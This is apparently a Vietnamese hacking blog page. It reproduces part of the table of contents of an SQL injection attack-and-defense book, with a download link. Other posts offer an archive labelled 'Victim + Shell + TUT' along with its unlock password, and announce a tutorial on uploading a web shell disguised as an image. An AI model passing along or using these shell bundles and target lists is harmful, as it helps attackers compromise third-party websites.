13-Finding Second-Order Vulnerabilities
14-Using Hybrid Attacks
15-Leveraging Captured Data
16-Creating Cross-Site Scripting
17-Running Operating System Commands on Oracle
18-Exploiting Authenticated Vulnerabilities
19-Summary
20-Solutions Fast Track
21-Frequently Asked Questions

Code-Level Defenses

1-Introduction
2-Using Parameterized Statements
3-Parameterized Statements in Java
4-Parameterized Statements in .NET (C#)
5-Parameterized Statements in PHP
6-Parameterized Statements in PL/SQL
7-Validating Input
8-Whitelisting
9-Blacklisting
10-Validating Input in Java
11-Validating Input in .NET
12-Validating Input in PHP
13-Encoding Output
14-Encoding to the Database
15-Encoding for Oracle
16-Oracle dbms_asser
17-Encoding for Microsoft SQL Server
18-Encoding for MySQL
19-Canonicalization
20-Canonicalization Approache
21-Working with Unicode
22-Designing to Avoid the Dangers of SQL Injection
23-Using Stored Procedures
24-Using Abstraction Layers
25-Handling Sensitive Data
26-Avoiding Obvious Object Names
27-Setting Up Database Honeypots

Reference

1-Introduction
2-Structured Query Language (SQL) Primer
3-SQL Queries
4-SELECT Statement
5-UNION Operator
6-INSERT Statement
7-UPDATE Statement
8-DELETE Statement
9-DROP Statement
10-CREATE TABLE Statement
11-ALTER TABLE Statement
12-GROUP BY Statement
13-ORDER BY Clause
14-Limiting the Result Set
15-SQL Injection Quick Reference
16-Identifying the Database Platform
17-Identifying the Database Platform via Time Delay Inference
18-Identifying the Database Platform via SQL Dialect Inference
19-Combining Multiple Rows into a Single Row
20-Microsoft SQL Server Cheat Sheet.
21-Blind SQL Injection Functions: Microsoft SQL Server
22-Microsoft SQL Server Privilege Escalation
23-OPENROWSET Reauthentication Attack
24-Attacking the Database Server: Microsoft SQL Server
25-System Command Execution via xp_cmdshell
26-xp_cmdshell Alternative
27-Cracking Database Passwords
28-Microsoft SQL Server 2005 Hashes
29-File Read/Write
30-MySQL Cheat Sheet
31-Enumerating Database Configuration Information and Schema
32-Blind SQL Injection Functions: MySQL
33-Attacking the Database Server: MySQL
34-System Command Execution
35-Cracking Database Passwords
36-Attacking the Database Directly
37-File Read/Write
38-Oracle Cheat Sheet
39-Enumerating Database Configuration Information and Schema
40-Blind SQL Injection Functions: Oracle
41-Attacking the Database Server: Oracle
42-Command Execution
43-Reading Local Files
44-Reading Local Files (PL/SQL Injection Only)
45-Writing Local Files (PL/SQL Injection Only)
46-Cracking Database Passwords
47-Bypassing Input Validation Filters
48-Quote Filters
49-HTTP Encoding
50-Troubleshooting SQL Injection Attacks
51-SQL Injection on Other Platforms
52-PostgreSQL Cheat Sheet
53-Enumerating Database Configuration Information and Schema
54-Blind SQL Injection Functions: PostgreSQL
55-Attacking the Database Server: PostgreSQL
56-System Command Executio
57-Local File Access
58-Cracking Database Passwords
59-DB2 Cheat Sheet
60-Enumerating Database Configuration Information and Schema
61-Blind SQL Injection Functions: DB2
62-Informix Cheat Sheet
63-Enumerating Database Configuration Information and Schema
64-Blind SQL Injection Functions: Informix
65-Ingres Cheat Sheet
66-Enumerating Database Configuration Information and Schema
67-Blind SQL Injection Functions: Ingres
68-Microsoft Access
69-Resources
70-SQL Injection White Papers
71-SQL Injection Cheat Sheets
72-SQL Injection Exploit Tools
73-Password Cracking Tools
74-Solutions Fast Track

Download :
http://www.mediafire.com/?359ldesiai4154a

Tấn công và Phòng thủ trong SQL Injection

By: MIN Software on: 8:02 PM

Thursday, July 26, 2012

Victim + Shell + TUT:
 http://www.mediafire.com/?8rav8sd93x3sjaw
Pass Unlock:
vnhack
Enjoy!

[TUT] Upload Shell Image kết hợp Live HTTP và PHTML

By: MIN Software on: 1:00 AM


Our Team Members

Copyright © hacker va bao mat | Designed by Templateism.com | WPResearcher.com